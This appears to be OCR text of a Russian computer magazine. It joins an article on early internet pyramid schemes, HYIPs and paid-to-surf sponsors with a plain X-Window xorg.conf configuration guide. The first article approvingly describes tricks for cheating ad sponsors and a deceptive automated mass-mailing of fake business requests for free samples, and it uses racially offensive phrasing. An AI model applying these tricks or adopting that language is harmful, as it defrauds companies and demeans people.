Успешных сетевых пирамид в истории было предостаточно. Несколько лет назад большой популярностью пользовалась пирамида Global Business Project (GBP). Суть ее такая: имеется книга Сергио Пикалье «Колыбель для разума», разбитая на 4 части. Первая часть стоит полтинник, вторая — 100 рублей, третья — 150, четвертая — двести. Вежливо промолчу, что 500 рублей за электронную книгу — это нечто, и на лотках бумажный вариант можно купить в 3 раза дешевле. Зато тебе бесплатно дадут первую часть книги, которую и надо загнать 20 покупателям. После этого остается купить последние три части и «выполнять заказы, рассылая книги другим». И тогда начнешь получать сверхприбыль: от 1 до 20 миллионов рублей. Сомневаюсь, что столько заработал сам автор книги. А чтобы заработать эти деньги распространителю — во всем рунете столько лохов не найдется.

Еще одна красивая аббревиатура — RMI (Richness Magic by Internet). Здесь нам обещают, практически гарантируют, три миллиона рублей. Как пишут на их сайте, компанию разработал обычный японский гений Миямото Ичикава, который, анализируя работу финансовых пирамид, расстроился, что бабки получают только те, кто оказался на вершине. И чтобы более поздним участникам не было обидно, разработал «гениальную суперпрограмму», обеспечивающую деньгами всех. Достигается это якобы за счет того, что после завершения одного цикла продаж начинается следующий цикл, и если ты не успел получить доллары в пределах первого цикла, то тебе выплатят компенсацию в 10000 баксов. Не совсем ясно, что в этой пирамиде продают — видать, не суть важно, главное, чтобы посетитель сайта понял, что ему дадут много денег и просто так. Меня искренне поразило, что на сайте есть информация о том, что программа Миямоты усовершенствована... фирмой Microsoft! Интересно, знает ли старина Билли, что ему теперь приписывают участие в финансовой пирамиде, причем роль практически организатора. Но это не единственное, что смущает во RMI. Вступая в программу, ты должен сделать смешной взнос — 100 рублей. Какой толк людям, для которых не проблема отдать тебе 10 тысяч убитых енотов, брать сотню деревянных? Не понимаю. Также подозрительно смотрится внизу главной страницы надпись «(C)RMI 1998-2000». Видать, мегасистема, одаривающая любого миллионами, больше пары лет не протянула.



Но самой популярной (и самой тупой, на мой взгляд) стала схема с REPORT'ами. Тебе на мыло приходит письмо, где предлагают принять участие в очередной пирамиде. Для этого достаточно перевести по доллару на WMZ-счет каждому из списка четырех человек. Взамен ты получишь четыре электронные книги (а говорите, у нас нация читать перестает. Да половина MLM-пирамид на книжках живет! В смысле, жила). Теперь меняй имя первого чела в списке на свое, вбивай номер кошелька, запускай спам-рассылку и жди, когда тебе пришлют баксы за заказанную у тебя книгу. Хотя, как показывает практика, на твой кошель вряд ли упадет больше пары баксов.

HYIP

После того как юзеры реже стали «клевать» на затею с пирамидами, предприимчивые товарищи придумали еще один «относительно честный способ отъема денег у граждан». Этот способ называется HYIP (High Yield Investment Programs). HYIP можно сравнить со вкладом в банк. Ты отдаешь деньги и со временем получаешь их с процентами. Но в высокодоходных фондах проценты на порядок больше банковских — в среднем 2% в день. Как утверждают создатели, такой высокий процент обеспечивает их способ заработка. Они играют на рынке валют, покупают и продают акции. В общем, огромными деньгами ворочают. Есть HYIP, работающие по типу пирамиды, здесь тебе будут выплачивать по 10% от дохода рефералов (людей, которых ты привлек в систему). Самый популярный фонд сейчас — это R&M Program, выплачивающий по 20% в месяц. Впрочем, присоединяться уже поздно: фонду 569 дней, а это — рекорд. Обычно подобные конторы живут не больше полугода. На самом деле, HYIP еще опасней, чем MLM. В пирамидах хотя бы обещают выплачивать, и те, кто наверху, даже что-то получают.

[последствия MLM] Но не все коту масленица. В США организаторы пирамиды *SkyBiz.com*, нагревшие наивных юзеров на 175 миллионов долларов, получили обвинения по статье «мошенничество в особо крупных размерах». В афере приняли участие жители 150 стран мира, в том числе и России. Пользователи платили 150 долларов, получали место для своего сайта на сервере компании, набор компьютерных учебных программ, которые и планировалось распространять, и, естественно, возможность заработать пару миллионов для семейного бюджета. Организаторы, получив кучу бабок, взамен ничего не дали, и, скорее всего, по-тихому слились бы куда-нибудь на Гавайи, но уж больно велика была сумма. Их деятельностью заинтересовались американские власти, и теперь предприимчивым кидалам грозит около 20 лет тюрьмы.



очередное предложение типа «17 000$ за три месяца»

Раздел MLM следует поместить в раздел «фантастика»

рейтинг HYIP-проектов

В Белоруссии некий Александр Жданов организовал аж 4 интернет-пирамиды. Правда, смысл в каждой один — вложи десять долларов и получи на 400% больше. Прибыль Саши составила 4 миллиона американских президентов. Когда пирамида лопнула, ни один из участников пирамиды против Жданова ничего не имел, так как белорус заранее предупредил о риске, связанном с вложением денег. А попался он случайно, вступив в конфликт с единственным в Белоруссии аттестатором WebMoney при попытке снять $100 000. Тот признал деньги подозрительными и задержал платеж. Но все-таки дяденька вызывает уважение: взломал *WebMoney.by* и снял не только свои деньги, но и весь кэш аттестатора! Пострадавший заявил куда надо, и в итоге наш герой получил 9 лет лишения свободы.

Бум сетевых пирамид, начавшийся в конце девяностых, сегодня почти полностью сошел на нет. Сетевой народ понемногу умнеет, и на заманчивые, но сомнительные предложения ведется редко.

[спонсоры] Другим интересным феноменом Интернета стали так называемые спонсоры. Начнем с компаний, которые отдавали деньги за WEB-серфинг. Культовую Spedia помнят все. Главным образом потому, что она действительно платила. Получать бабки за просмотр рекламы — просто сбывшаяся мечта русского человека! Вообще, компания Spedia появилась еще в 1990 году, и тогда занималась расклейкой объявлений и размещением рекламы. Но во время всемирной компьютеризации руководители поняли, что реклама в Сети не менее эффективна, чем на телевидении и радио. Человек, увидев по телику лицо африканской национальности с явными признаками шизофрении, яростно пожирающее сникерс, скорее переключит на другой канал, чем купит шоколадку. Спедия гарантировала рекламодателю, что его рекламу увидят. Ведь она платила за просмотр деньги. Происходит это просто: на твоем компьютере размещается специальная программа (view-бар), которая не перекрывается другими окнами и вынуждает пользователя постоянно смотреть рекламу. Отходить от компа тоже нельзя. Если мышь долго находится без движения, то демонстрация баннеров прекращается. За час просмотра Spedia платила 30 центов — вроде бы копейки, но копейка к копеечке, а получается рубль. Дополнительные деньги начислялись за просмотр рекламы, приходящей на мыло, и за очки, набранные в онлайновых играх на *spedia.net*. За каждого приведенного в систему нового пользователя, контора выплачивала 10% от его дохода. В 2000 — 2001 годах view-бар Spedia стоял чуть ли не у каждого второго интернетчика, а основными «клиентами» системы являлись жители бывшего СССР. Вирмейкеры даже написали троян, позволяющий получить доступ к аккаунту пользователя spedia.net.

Но всему хорошему приходит конец. В середине 2001 года юзеры, зашедшие на *spedia.net*, увидели надпись: «Error 404 — страница не найдена». На этом выплаты закончились. Сейчас сайт вернулся к нормальному функционированию, можно даже скачать и установить view-бар, но чеков ты уже не дождешься.

Еще очень популярна была система CashFiesta, отличавшаяся от Спедии только расценками и дополнительными фишками типа развитой реферальной системы и навороченного бара.

Около года назад, каюсь, сам ввязался в это дело — зарегался в Russian Surf Dollar. Но то ли серфер из меня никудышный, то ли спонсор пожадничал. В общем, никаких бабок на WM я не получил. С тех пор не верю в халяву в инете, да и в халяву вообще. Хотя некоторые верят. Например, любители почитать спам за центы. Такую услугу предлагал, например, InboxDollars. Платил по 5 центов за письмо. В письме — ссылка. Идешь по адресу, вводишь пароль, попадаешь на сайт и… ура! Ты стал богаче! Хоть и на пять центов. Зато бабки инбоксдолларз высылал стабильно, быть может, высылает и сейчас.

Еще как-то была популярна тема с регистрациями, устроенная компанией Selective Clicks. Нужно было зарегистрироваться на сайте и выполнять несложные задания. Потом в Сеть попала таблица ответов на эти задания, можно было использовать ее для быстрого получения денег: от 80 центов до 4 долларов за задание. Теперь это уже неактуально, а жаль.

Да и вообще, как только юзеры не дурили спонсоров!

Spedia предоставляла пользователю сайт *yourlogin.spedia.net*, при заходе на которой требовалось ввести логин и пароль. Затем выскакивало pop-up окошко с рекламой, за просмотр которой юзер получал деньги так же, как при использовании view-бара. Правда, периодически — примерно раз в минуту — требовалось обновлять страничку, перезагружая рекламу. Народные умельцы сконструировали html-страницу, в которой реклама Spedia обновлялась автоматически, нужно было лишь загрузить самопальный хтмл-файл на какой-нибудь бесплатный хостинг и зайти на портал браузером. А потом идти спать, чтобы на утро подсчитать заработанный кэш.

При высоких разрешениях (типа 1280x1024) некоторые view-бары начинали показывать не один, а два баннера спонсора, принося двойную прибыль. Особо талантливые даже писали собственные программы, которые перемещали курсор мыши каждую минуту, демонстрируя, что никакого простоя на компе нет. Хотя пользователь мог в это время тихо спать на диванчике. Я же, когда был юзером RusSerfDollar, использовал программу организации виртуальных рабочих столов (подобная фишка хорошо знакомо юниксоидам. Виндузятники ее обычно не используют, хотя соответствующих программ навалом): на одном рабочем пространстве запускал бар, а на втором — преспокойно работал :).



троянский конь, заражавший компьютеры пользователей Спедии

view-бар

Richness Magic by Internet — популярнейшая пирамида

К сожалению, со временем большинство спонсоров оказалась банкротами. До рекламодателей начало доходить, что рекламу в баннерах никто не смотрит, и они перестали вкладывать деньги в сетевых спонсоров. Поэтому на сегодняшний день получить центы за спам и клики по баннерам, скорее всего, не удастся. А в развитых странах про это уже давно забыли. В той же Америке выгоднее разносить газеты, чем смотреть рекламу на мониторе.

[халявные погремушки] Йоу, нигга. Это майндворк. Мой коллега рассказал тебе о двух способах получить халяву в Сети, ничего не делая. Я расскажу о третьем. Когда-то давно, когда Интернет я видел только на картинках, а все свое время проводил в Fido, настоящим откровением для меня стало то, что многие буржуйские компании с удовольствием высылают разного рода ВЕЩИ. Журналы, каталоги, CD, видеокассеты, косметику, одежду, лекарства, пробники пищевых продуктов и даже компьютерное барахло. Причем это никакое не кидалово, все это реально приходит к тебе с доставкой на дом, по твоей просьбе. Зачем это компаниям? Все просто — делается это ради рекламы, и буржуи надеются, что в результате такой щедрости ты станешь их клиентом и будешь покупать их продукцию. Так вот, году эдак в 98-м в фидошной эхе RU.HALYAVA сформировалось целое движение халявщиков, промышляющих заказами. Народ обменивался информацией, как правильно оформлять заказы на халяву, ссылками на формы, которые предлагалось заполнить для получения сидюка или какой-нибудь футболки. И, конечно, было много идей, как этот процесс оптимизировать. В ранние времена заказывать вещи было не совсем удобно. Линков на сайты благоделей было мало, и пионерам халявы приходилось все искать самостоятельно, вбивая в поисковики фразы типа free samples и get for free. Затем стали ходить списки халявы, которые постоянно пополнялись, фильтровались и даже имели какой-то рейтинг. Так как в одном таком списке могло быть несколько тысяч адресов, а народ у нас ленивый (даже когда дело заходит о халяве), то появились программы. Благодаря одной такой программе несколько месяцев мой почтовый ящик (не электронный, обычный) ежедневно ломился от всевозможных конвертов с американским обратным адресом. Программа занималась тем, что из списка выдирала электронные ящики (если ящик не был указан, а только линк сайта, она генерировала ящик, подставляя определенные слова. Например, есть адрес *spray.com*, на выходе получался *info@spray.com*) и автоматически рассылала на них заранее приготовленный текст заказа. Обычно текст выглядел примерно так: «Здравствуйте, меня зовут Вася Пупкин, я менеджер компании «Рога и Копыта». Очень про вас наслышан и про дезодоранты ваши великолепные. Вам, наверное, не помешают распространители в нашей стране? Думаю, мы могли бы сотрудничать. Только вот хотелось бы познакомиться с вашей продукцией поближе. Поэтому не могли бы вы прислать мне парочку пробников ваших замечательных парфюмов? Большое спасибо. С уважением Вася Пупкин». Для получения брошюр, рекламных CD и других пустяков хитросплетения фраз были не обязательны. Достаточно коротко написать: «Вышлите, пожалуйста, ваш CD. Спасибо», и через пару-тройку недель он уже лежал у тебя в мейлбоксе. В лучшие времена мне удавалось отправлять по 500 заказов в день (для этого достаточно буквально нажать одну кнопку), из которых добрая треть возвращалась в виде красочных безделушек. Причем некоторые компании усердствовали даже чересчур. Один образовательный институт присылал мне свои рекламные буклеты и CD с предложением пройти их трехдневный курс бизнес-школы всего за 10 тысяч евро на протяжении полутора лет!

Конечно, большинство этого спама практической ценности не имеет и отправляется в мусорное ведро сразу. Но иногда приходят полезные вещи. Например, я получал набор из 6 CD с научными передачами о космосе от какого-то канадского университета, коллекцию пробников последней серии кремов для загара от ведущей косметической компании, пачку видеокассет, которые можно использовать для своих целей, пару-тройку цивильных футболок, бесчисленное количество дорогих журналов на английском языке. Журналы, правда, я получал отдельно, находя в Сети линки на зарубежные издательства и представляясь потенциальным автором, просил один номер журнала для ознакомления. Многие высылали.

Случались и казусы. Халявщики из RU.HALYAVA обычно бомбили все проходящие в эхи ссылки и емейлы подряд, отсылая пачками заказы. Однажды мне пришло письмо от какой-то христианской организации, которая выразила тревогу в связи с обрушившимся на них количеством писем из России, содержащих одинаковую просьбу выслать их каталог. Организация призналась, что никакие каталоги не выпускает, не знает, почему их об этом просят, и хотела бы знать, что вообще происходит.

Не прошли мимо меня и спонсоры, которые описаны чуть выше. Этим переболели многие ранние рунетчики, особенно из тех кому от 12 до 20. Конечно, хотелось легких денег, чтобы покрыть расходы инета, сладкой халявы, и нам это так явно предлагали. Но даже те, кто получил какие-то чеки, потом поняли, что те центы не стоят всех часов, проведенных за тупым кликаньем. На щелканьи баннеров и просмотре спама ты не построишь себе карьеру, а на гроши, заработанные таким образом, не купишь даже Жигули. Сейчас Интернет предоставляет кучу возможностей реально зарабатывать. Журналистам, художникам, дизайнерам... людям любых творческих профессий. И это намного интереснее и прибыльнее, чем впаривать бесполезные книги, или целыми днями глазеть на рекламный бред. Адьес, Амиго



Неведомый мир иксов

Все о настройке X-Window

СИСТЕМА X-WINDOW ЯВЛЯЕТСЯ ОСНОВОЙ БОЛЬШИНСТВА РАБОЧИХ СТОЛОВ *NIX-СИСТЕМ. ОТ ЕЕ ПРАВИЛЬНОЙ НАСТРОЙКИ ЗАВИСИТ МНОГОЕ: ОТ РАЗРЕШЕНИЯ ЭКРАНА И ГЛУБИНЫ ЦВЕТА ДО ВОЗМОЖНОСТИ ЗАПУСКА OPENGL-ИГР. ИМЕННО ПОЭТОМУ НЕОБХОДИМО ХОРОШО РАЗБИРАТЬСЯ В ГЛАВНОМ КОНФИГУРАЦИОННОМ ФАЙЛЕ ИКСОВ | j1m (j1m@list.ru)>

www.x.org
www.xfree86.org
www.nvidia.com
www.ati.com
www.linuxhardware.org/nvclock/

[преамбула] Мы живем в период лицензионных споров. XFree86, некогда бывший неотъемлемой частью любого дистрибутива Linux, потерял свои позиции. На смену ему пришел X.org, распространяемый по более либеральной лицензии.

С точки зрения конечного пользователя, различия между этими двумя оконными системами минимальны. Переименованы некоторые команды и man-страницы. Вместо привычного */etc/X11/XF86Config* появился */etc/X11/xorg.conf*, по внутреннему содержанию практически не отличимый от своего предшественника. В статье я буду акцентировать внимание именно на X.org, делая по ходу текста некоторые поправки в отношении Xfree86.

[несколько фактов о X-Window]

1 Оконная система X-Window была разработана в 1984 году (тогда она еще носила имя Athena) и позиционировалась как универсальная графическая среда пользователя.

2 Иксы построены на клиент-серверной архитектуре. Что позволяет осуществлять прозрачную работу через сеть, но создает существенный оверхед на локальной машине (отключить прослушивание 6000/tcp можно с помощью команды "startx -- -nolisten tcp").

3 Все возможности X-Window по работе с окнами сводятся к их отрисовке по определенным координатам и правильному наложению друг на друга. Всю работу по созданию рамок, заголовков и перемещению окон должен выполнять «менеджер окон» (fluxbox, WindowMaker, fvwm2 и т.д.).

4 Начиная с четвертой версии, XFree86 стал по-настоящему модульным. Теперь все драйвера и расширения разложены по отдельным модулям и каталогам.

5 В настоящее время появилось сразу несколько проектов, позволяющих приспособить иксы к современным реалиям. Например, проекты Xgl и XDirectFB вводят композитную модель окон (это автоматически придает окнам свойство прозрачности) и позволяют использовать возможности современных видеокарт для ускорения отрисовки.

16 БИТ И ПРОИЗВОДИТЕЛЬНОСТЬ

Утверждения о том, что установка глубины цвета в 16 бит повысит скорость отрисовки изображения, не всегда верны. Современные карточки от nVidia и ATI оптимизированы на работу с 24-х битным цветом.

ТАЙНА ЗАГАДОЧНОГО «X»

X-Window получила свое название благодаря банальному отсутствию фантазии у ее авторов, которые до этого разрабатывали оконную систему W (от слова Window). А X — это всего лишь следующая, после W, буква английского алфавита :).

ОСТОРОЖНЕЕ С ПОЛЕМ IDENTIFIER

Каждый раз, когда ты прописываешь новое значение в поле Identifier какой-либо из секций, не забудь вносить изменения в секцию ServerLayout.

официальный сайт X.org

```
 0  * Generic VESA compatible                          -
 1  * Generic VGA compatible                           -
 2  * Unsupported VGA compatible                       -
 3  ** 3DLabs, TI (generic)               [glint]      -
 4  ** 3Dfx (generic)                     [tdfx]       -
 5  ** ATI (generic)                      [ati]        -
 6  ** ATI Radeon (generic)               [radeon]     -
 7  ** ATI Rage 128 based (generic)       [r128]       -
 8  ** Alliance Pro Motion (generic)      [apm]        -
 9  ** Ark Logic (generic)                [ark]        -
10  ** Chips and Technologies (generic)   [chips]      -
11  ** Cirrus Logic (generic)             [cirrus]     -
12  ** Cyrix MediaGX (generic)            [cyrix]      -
13  ** DEC TGA (generic)                  [tga]        -
14  ** Intel i740 (generic)               [i740]       -
15  ** Intel i810 (generic)               [i810]       -
16  ** Linux framebuffer (generic)        [fbdev]      -
17  ** Matrox Graphics (generic)          [mga]        -

Enter a number to choose the corresponding card definition.
Press enter for the next page, q to continue configuration.
```

создание конфига, используя xorgconfig

редактируем xorg.conf в vim

[создаем шаблон] Создать дефолтный конфиг, точнее шаблон для дальнейшего потрошения, можно двумя способами: командой */usr/X11/bin/xorgconfig* или */usr/X11/bin/xorgcfg* (xf86config и xf86cfg для XFree86). Первая утилита является интерактивной. Запустив ее и ответив на несколько простых вопросов, ты найдешь в своем домашнем каталоге вполне работоспособный конфиг, который, впрочем, далек от идеала. Команда xorgcfg более продвинута. Она работает в графическом режиме и позволяет настраивать иксы через различные меню. Лично я считаю xorgconfig гораздо более удобным средством начального конфигурирования, к тому же не-PS/2 мыши очень часто отказываются работать в xorgcfg, что сильно затрудняет конфигурирование (приходится использовать клавиатуру для перемещения курсора).

[итак, приступим] После того как конфиг был создан, скопируй его в каталог */etc/X11* и запусти любимый редактор. Конфиг иксов имеет очень продуманную структуру (я бы даже сказал — это пример, каким должен быть конфигурационный файл). Он разделен на несколько секций, каждая из которых позволяет настроить определенный компонент иксов. Всего существует восемь основных секций: Module, Files, ServerFlags, InputDevice, Monitor, Device, Screen и ServerLayout. Причем последние пять могут существовать в нескольких экземплярах.

[путеводитель по файлам] Начнем с секции Files, позволяющей указать X-серверу пути к файлам, необходимым для его правильной работы. Например, при помощи записи FontPath можно указать путь поиска шрифтов или идентификатор сервера шрифтов (смотри xfs(1)) в таком формате: протокол/хост:порт (для локальной машины подойдет такая запись: unix/localhost:7100). Запись RGBPath задает путь к базе цветов, которую, впрочем, можно и не указывать. Используя запись ModulePath, определяется альтернативное расположение модулей (драйвера тоже являются модулями). Приведу пример из моего конфига (обрати внимание, что очередность указания путей влияет на их приоритет, поэтому путь к русским шрифтам следует прописывать в первую очередь):

[пример секции Files]

```
Section "Files"
  FontPath "/usr/share/fonts/truetype"
  FontPath "/usr/X11R6/lib/X11/fonts/cyrillic/"
  FontPath "/usr/X11R6/lib/X11/fonts/misc/"
  RgbPath "/usr/X11R6/lib/X11/rgb"
  ModulePath "/usr/X11R6/lib/modules"
EndSection
```

[расширяем возможности иксов] Теперь у нас на очереди необязательная секция Module. Она используется для контроля над тем, какие модули должен загружать X-сервер при старте. Модули находятся в каталогах */usr/X11R6/lib/modules/{extensions,fonts}*. Вот краткое описание каждого из них:

1. **extmod** — множество различных расширений для X-сервера, собранных в одном модуле. Рекомендую включить, так как используется многими программами, особенно менеджерами окон.
2. **dri** (Direct Rendering Infrastructure) обеспечивает прямой доступ к видеокарте и функциям OpenGL. Соответственно, загружать его следует в том случае, если необходимо аппаратное ускорение. Важное замечание: официальные драйвера от nVidia используют свой способ доступа к видеокарте (через модуль ядра) и не нуждаются в этом расширении. С другой стороны, драйвера от ATI полностью поддерживают архитектуру DRI.
3. **glx** — обеспечивает поддержку OpenGL. Нужно или нет — решай сам.
4. **dbe** (Double Buffer Extension) — модуль обеспечивает двойную буферизацию. Используется многими OpenGL-программами.
5. **bitmap** — поддержка обычных растровых шрифтов X-Window, указывать не надо, грузится автоматически.
6. **freetype** — поддержка замечательных TTF-шрифтов (именно они используются в Windows и MacOS), их нет в поставке X-сервера, но можно взять из названных операционок.
7. **type1** — векторные шрифты от Adobe. Уступают TTF-шрифтам, но их можно найти в дистрибутиве (пакет gnu-gs-fonts).

Загрузка модулей осуществляется с использованием опции Load. Причем для extmod доступна также и следующая форма, которая позволяет использовать модуль без указанного расширения:

```
SubSection "extmod"
  Option "omit расширение"
EndSubSection
```

Пример секции "Module"

```
Section "Module"
  SubSection "extmod"
    Option "omit xfree86-dga"
  EndSubSection
  Load "glx"
  Load "dbe"
  Load "freetype"
EndSection
```

[управляем поведением иксов] Поведением и реакцией X-сервера на различные события можно управлять. Делается это путем указания необходимых опций в секции ServerFlags. Самих опций достаточно много, объясню назначение самых важных и полезных:

1 **DontVTSwitch** — позволяет отключить возможность временного выхода из иксов в консоль с помощью комбинации «Ctrl+Alt+FX». Полезно включить, если по каким-либо причинам это действие приводит к зависанию сервера. Например, в случае использования кривых драйверов linux-framebuffer. Значение по умолчанию: false.

2 **DontZap** — отключает комбинацию клавиш «Ctrl+Alt+Backspace», немедленно убивающей X-сервер. Значение по умолчанию: false.

3 **DontZoom** — отключает реакцию X-сервера на комбинации «Ctrl+Alt+Keypad-Plus» и «Ctrl+Alt+Keypad-Minus», позволяющие изменять видеорежим. Значение по умолчанию: false.

4 **DisableVidModeExtension** — включение этой опции приводит к невозможности использования утилиты подстройки видеорежима */usr/X11/bin/xvidtune*. Полезно включить, чтобы кто-нибудь в твое отсутствие не попытался сжечь монитор. Значение по умолчанию: false.

5 **AllowMouseOpenFail** — по дефолту иксы не запускаются, если мышь не была найдена. Такое поведение можно отключить с помощью этой опции. Значение по умолчанию: false.

6 **BlankTime** — таймаут перед запуском скинсейвера. Значение по умолчанию: 10.

7 **StandbyTime, SuspendTime, OffTime** — данные опции задают таймауты для различных стадий энергосбережения монитора: standby, suspend и off. Монитор должен поддерживать DPMS (Display Power Management System). Значения по умолчанию: «20», «30», «40».

8 **Xinerama** — включает одноименное расширение, необходимое для одновременной работы с двумя мониторами. Значение по умолчанию: false.

Все опции задаются в следующем формате: Option «Опция» «значение».

```
The xorg.conf file is composed of a number of sections which may be present
in any order.  Each section has the form:

    Section  "SectionName"
        SectionEntry
        ...
    EndSection

The section names are:

    Files          File pathnames
    ServerFlags    Server flags
    Module         Dynamic module loading
    InputDevice    Input device description
    Device         Graphics device description
    VideoAdaptor   Xv video adaptor description
    Monitor        Monitor description
    Modes          Video modes descriptions
    Screen         Screen configuration
    ServerLayout   Overall layout
    DRI            DRI-specific configuration
    Vendor         Vendor-specific configuration

The following obsolete section names are still recognised for compatibility
purposes.  In new config files, the InputDevice section should be used
instead.

    Keyboard       Keyboard configuration
    Pointer        Pointer/mouse configuration

The old XInput section is no longer recognised.

The ServerLayout sections are at the highest level.  They bind together the
input and output devices that will be used in a session.  The input devices
are described in the InputDevice sections.  Output devices usually consist
of multiple independent components (e.g., and graphics board and a moni-
tor).  These multiple components are bound together in the Screen sections,
and it is these that are referenced by the ServerLayout section.  Each
Screen section binds together a graphics board and a monitor.  The graphics
boards are described in the Device sections, and the monitors are described
in the Monitor sections.
```

man xorg.conf

[вводная часть] Начиная с XFree86 четвертой версии, для настройки клавиатуры и мыши стали использоваться секции с одним и тем же именем: InputDevice. Чтобы парсер конфига мог их отличать, требуется указать имя используемого драйвера такой строкой: Driver "kbd" (Driver Keyboard в случае с XFree86) для клавиатуры или Driver mouse, соответственно, для мыши. Помимо этого, должны быть указаны идентификатор (строка: "Identifier идентификатор2), представленный любой строкой, и опции (Строка: Option "Опция" "значение").

Начнем с клавиатуры. Самые полезные опции здесь:

1 **XkbRules** — задает правила интерпретации опций: XkbModel, XkbLayout, XkbVariant и XkbOptions. По умолчанию установлено "xfree86" и нет смысла задавать другое значение.

2 **XkbModel** — модель клавиатуры. Сейчас можно встретить три модели: pc101 (по умолчанию), pc104 и pc105. Число здесь указывает на количество клавиш.

3 **XkbLayout** — расположение клавиш на клавиатуре (раскладка). Для англо-русских клавиатур следует указывать us,ru.

4 **XkbVariant** — опция используется для тюнинга настроек вышеописанной опции. Например, чтобы заставить работать клавиши «Windows» и «Меню» (на Windows-совместимых клавиатурах), следует указать «,winkeys» (запятая обязательна).

4 **XkbOptions** — позволяет указать некоторые дополнительные опции. Обычно используется для настройки клавиш переключения раскладки. Для этого нужно прописать «grp:идентификатор», где «идентификатор» задает комбинацию клавиш. Самые популярные комбинации: win_switch (клавиша Windows), ctrl_shift_toggle (Ctrl+Shift), caps_toggle (CapsLock), alt_shift_toggle (Alt+Shift) и menu_toggle (клавиша «Меню»). Также после запятой советую прописать grp_led:scroll, чтобы при включении русской раскладки загорался огонек Scroll.

5 **AutoRepeat** — скорость повторения нажатой клавиши. Задается в таком формате «задержка скорости», где «задержка» — это таймаут перед началом повторения в миллисекундах, а «скорость» — частота повторения (раз в секунду). Дефолтное значение: «500 30».

Теперь о грызуне. В простейшем случае опции вообще не нужно указывать. Главное, чтобы существовал симлинк */dev/mouse*, указывающий на порт, к которому подключена мышь, а необходимый режим работы X-сервер сам подберет. Но все-таки в некоторых случаях эта схема может оказаться недейственной. Тогда для настройки мыши можно воспользоваться приведенной шпаргалкой. Вот какие опции предусмотрели создатели иксов:

1 **Protocol** — задает протокол, по которому X-сервер будет общаться с мышью. Самые распространенные протоколы: Microsoft и MouseSystems (COM-мыши), PS/2 и USB. Но, как я уже говорил, можно указать и Auto для автоматического выбора.

2 **Device** — используемый порт. Обычно */dev/ttySX* для древних COM-мышей и */dev/psaux* для PS/2 (и не забываем про симлинк */dev/mouse*).

3 **Buttons** — количество клавиш на мышке. Мыши с колесиком обычно оснащены пятью клавишами (две обычные клавиши и три эмулируются колесом). По умолчанию: 3.

4 **Emulate3Buttons** — эмуляция третьей клавиши через двойное нажатие первой и второй. Полезно включить для двухкнопочной мыши (хотя где сейчас такую взять?). По умолчанию: false.

5 **ZAxisMapping** — опция позволяет указать, какие клавиши использовать в качестве колесика. Для обычной мыши с колесиком значение должно быть: «4 5».

[пример секций InputDevice]


```
# клавиатура с англо-русской раскладкой и переключением по клавише «Меню»
Section "InputDevice"
  Identifier "Keyboard0"
  Driver "kbd"
  Option "XkbRules" "xfree86"
  Option "XkbModel" "pc105"
  Option "XkbLayout" "us,ru"
  Option "XkbVariant" ",winkeys"
  Option "XkbOptions" "grp:menu_toggle,grp_led:scroll"
EndSection

# мышь, контролируемая демоном gpm (сам демон следует запускать с флагом '-R')
Section "InputDevice"
  Identifier "Gpm Mouse"
  Driver "mouse"
  Option "Protocol" "MouseSystems"
  Option "Device" "/dev/gpmdata"
  Option "Buttons" "3"
  Option "ZAxisMapping" "4 5"
EndSection

# USB-мышь
Section "InputDevice"
  Identifier "USB Mouse"
  Driver "mouse"
  Option "Protocol" "USB"
  Option "Device" "/dev/mouse"
  Option "Buttons" "5"
  Option "ZAxisMapping" "4 5"
EndSection
```

[монитор] Теперь займемся конфигурированием монитора. Этот процесс очень простой, достаточно найти документацию к монитору и прописать в секции Monitor допустимые частоты горизонтальной синхронизации и обновления экрана. Например, открываем чтиво к монитору SyncMaster 757mb и видим, что диапазон частот для данного монитора составляет 30—96 (частота синхронизации) и 50—160 (частота обновления экрана). Основываясь на этих данных, пишем две строки: HorizSync 30—96 и VertRefresh 50—160. Также присутствует возможность подкорректировать гамму, используя такую запись: Gamma "red-gamma green-gamma blue-gamma". Значения могут быть в диапазоне от 0.1 до 10.0. По умолчанию: «1.0 1.0 1.0». Полезно в тех случаях, когда хочется поднять яркость картинки. То же самое можно сделать, используя утилиту */usr/X11/bin/xgamma*. Настоятельно рекомендую активировать поддержку DPMS, записав в конфиг строку: Option "DPMS" "true". Теперь X-сервер будет знать, как правильно «усыпить» монитор.

Разработчики утверждают, что четвертая версия XFrre86 умеет правильно выставлять видеорежим и не требует ручного вмешательства. К сожалению, это не всегда верно. В некоторых случаях частота обновления экрана автоматически выставляется в 75 Гц. Поэтому рекомендую прописать ModeLine самому. Чтобы получить для видеорежима 1024x768 100 Гц необходимые значения, воспользуемся утилитой */usr/X11/bin/gtf*:



используем gtf для генерации ModeLine

```
$ gtf 1024 768 100

# 1024x768 @ 100.00 Hz (GTF) hsync: 81.40 kHz; pclk: 113.31 MHz
Modeline "1024x768_100.00" 113.31 1024 1096 1208 1392 768 769 772
814 -HSync +Vsync
```

Теперь записываем вывод команды в секцию Monitor — и готово. После этого для видеорежима 1024x768_100.00 всегда будет выставляться частота обновления в 100 Гц.

[пример секции "Monitor"]

```
Section "Monitor"
  Identifier "monitor"
  # Samsung SyncMaster 757mb
  HorizSync 30-96
  VertRefresh 50-160
  Option "DPMS" "true"
  # 800x600 @ 100.00 Hz
  Modeline "800x600" 68.18 800 848 936 1072 600 601 604 636 -HSync
+Vsync
  # 1024x768 @ 100.00 Hz
  Modeline "1024x768" 113.31 1024 1096 1208 1392 768 769 772 814 -
HSync +Vsync
EndSection
```

[сердце видеоподсистемы] В большинстве случаев видеодрайвера настраивать не нужно, достаточно прописать идентификатор видеокарты (например: Identifier "GeForce2") и необходимый драйвер (например: Driver "nvidia") в секции Device. Причем имена драйверов соответствуют именам модулей, что лежат в каталоге */usr/X11/lib/modules/drivers*, а их описание можно взять из четвертого раздела man-страниц.

